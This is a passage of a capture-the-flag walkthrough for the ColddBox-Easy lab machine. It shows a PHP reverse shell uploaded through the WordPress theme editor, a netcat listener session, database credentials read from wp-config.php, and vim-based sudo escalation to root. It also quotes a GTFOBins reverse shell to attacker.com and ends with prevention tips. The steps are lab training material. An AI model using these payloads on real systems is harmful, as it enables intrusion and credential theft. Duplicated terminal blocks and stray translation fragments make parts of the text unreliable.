


5. Upload Reverse Shell :

Step 7 : Now we go to appearance and editor to upload the reverse shell



Step 8 : I can a reverse Shell by modifying the 404.php



Step 9 : In this reverse-shell, I have to change my IP and Port.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.117'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Step 10 : Next, I set up a netcat listener on the box. Re-browsing targeted IP address on the browser. Now, I opened the python spawned shell.

Command : nc -lnvp 1234

```
(root@kali)-[~]
# nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.0.117] from (UNKNOWN) [192.168.0.105] 42694
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:51:12 up 2:19, 0 users, load average: 0.00, 0.00, 0.01
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/$
www-data@ColddBox-Easy:/$ ls
ls
bin      home      lib64     opt       sbin      tmp       vmlinuz.old
boot     initrd.img lost+found proc      snap      usr
dev      initrd.img.old media     root      srv       var
etc      lib       mnt       run       sys       vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden      wp-blog-header.php  wp-includes  wp-signup.php
index.php   wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt  wp-config-sample.php wp-load.php   xmlrpc.php
readme.html wp-config.php       wp-login.php
wp-activate.php wp-content           wp-mail.php
wp-admin     wp-cron.php          wp-settings.php
```

In the above screenshot, showing the important wp-config.php file because it contains the user name and password for the database.

Step 11 : Then I used more command to see the file username and password .

```
(root@kali)-[~]
# nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.0.117] from (UNKNOWN) [192.168.0.105] 42694
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:51:12 up 2:19, 0 users, load average: 0.00, 0.00, 0.01
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/$

www-data@ColddBox-Easy:/$ ls
ls
bin    home      lib64      opt    sbin    tmp      vmlinuz.old
boot  initrd.img lost+found  proc   snap    usr
dev    initrd.img.old media      root   srv     var
etc    lib        mnt       run    sys     vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden      wp-blog-header.php  wp-includes  wp-signup.php
index.php   wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt  wp-config-sample.php wp-load.php    xmlrpc.php
readme.html wp-config.php        wp-login.php
wp-activate.php wp-content           wp-mail.php
wp-admin     wp-cron.php          wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * Short on The ColddBox is here
 **
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file * to "wp-config.php" and fill in the values.

```

The ColddBox is here

Welcome to ColddBox, a machine designed by ColddBox to solve with several ways to escalate pr to reinforce concepts, without further ado, good!

12 October 2020 1 Comment Edit

Proudly powered by WordPress

```
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)

--More--(25%)
/** MySQL database password */
--More--(26%)
define('DB_PASSWORD', 'cybersecurity');
--More--(28%)

--More--(28%)
/** MySQL hostname */
--More--(28%)^CIVES

```

From this, I can obtain the credentials.

Step 12 : Now I used credentials to log into that account.

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd ARCHIVES
Password: cybersecurity

```

Step 13 : Next I perform the ls command to know what the files in there are. Then I find a file called user.txt. Now I use cat command to see the content of the file. Then decode this text.

```
c0ldd@ColddBox-Easy:/var/www/html$ cd /home/c0ldd
cd /home/c0ldd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
No se ha encontrado la orden «cat» pero hay 18 similares
cat: no se encontró la orden
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt |base64 -d
cat user.txt |base64 -d
Felicitades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
```

I found the first flag from that file: Congratulations, first level achieved!

French



↔




English

Felicitades, primer nivel conseguido

×

Congratulations, first level conseguido

French

↔

Hindi


Felicitades, primer nivel conseguido



×

बधाई हो, प्रथम स्तर के परामर्शदाता

Translate from: Spanish

badhaee ho, pratham star ke paraamarshadaata

6. Getting root privileges and reading the flag


Step 14 : I Perform `sudo -l` command to list binary files of root.

```
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

Go to the website “gtfobins” where you can find different local bypasses possible using different applications.



GTFOBins ☆ Star 8,891

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate **functions** of Unix binaries that can be abused to **get the f**k** break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a **collaborative** project created by **Emilio Pinna** and **Andrea Cardaci** where everyone can **contribute** with additional binaries and techniques.

If you are looking for Windows binaries you should visit **LOLBAS**.

Shell Command Reverse shell Non-interactive reverse shell Bind shell Non-interactive bind shell File upload File download File write File read Library load SUID Sudo Capabilities Limited SUID

Search among 376 binaries: <binary> +<function> ...

Binary	Functions
7z	File read Sudo
aa-exec	Shell SUID Sudo
ab	File upload File download SUID Sudo
agetty	SUID
alpine	File read SUID Sudo
ansible-playbook	Shell Sudo
ansible-test	Shell Sudo
aoss	Shell Sudo

I choose “vim” to bypass into the root.



It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `vim -c ':!/bin/sh'`

(b) `vim --cmd ':set shell=/bin/sh|:shell'`

(c) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(d) This requires that `vim` is compiled with Lua support.

```
vim -c ':lua os.execute("reset; exec sh")'
```

It can send back a reverse shell to a listening attacker to open a remote network access.

This requires that `vim` is compiled with Python support. Prepend `.py3` for Python 3. Run `socat file:`tty`,raw,echo=0 tcp-listen:12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
export RPORT=12345
vim -c ':py import vim,sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")
vim.command(":q!")'
```


■ ■ — — ■ — — — ■ ■ — — — — — — — — — — ■ — ■ ■

```
:!/bin/sh
# whoami
whoami
root
# █
```

```
Search ...

:!/bin/sh
# whoami
whoami
root
# cd root
cd root
/bin/sh: 2: cd: can't cd to root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
# cat root.txt |base64 -d
cat root.txt |base64 -d
¡Felicitades, máquina completada!#
```

Finally, I found the root flag from that file: Congratulations, machine completed!#



French



Hindi



¡Felicidades,
máquina
completada!



बधाई हो, मशीन पूरी हो
गई!

¡badhaee ho, masheen pooree ho
gae!



METHOD OF PREVENTION

Keep Software Updated: Regularly update your operating system, web server, applications, and any other software to ensure that known vulnerabilities are patched.

Firewalls Implement firewalls to control incoming and outgoing network traffic. Restrict access to only necessary ports and services.

Strong Authentication: Use strong, unique passwords for all accounts. Implement multi-factor authentication (MFA) where possible to add an extra layer of security.

Least Privilege Principle: Limit user and system privileges to the minimum necessary for functionality. This helps minimize the potential impact of a security breach.

Regular Audits: Conduct regular security audits and vulnerability assessments to identify and address potential weaknesses in your system.

Security Headers: Utilize security headers like Content Security Policy (CSP) to control which resources can be loaded on your web pages and to mitigate the risk of code injection attacks.

Web Application Firewalls (WAF): Implement a WAF to filter and monitor HTTP traffic between a web application and the Internet. This can help protect against various web-based attacks.

File Upload Security: If your application allows file uploads, ensure proper validation and restrictions on file types, sizes, and locations. This can prevent attackers from uploading malicious files.

Regular Backups: Regularly back up your data and systems. In the event of a security incident, having recent backups can help you restore your systems to a known and secure state.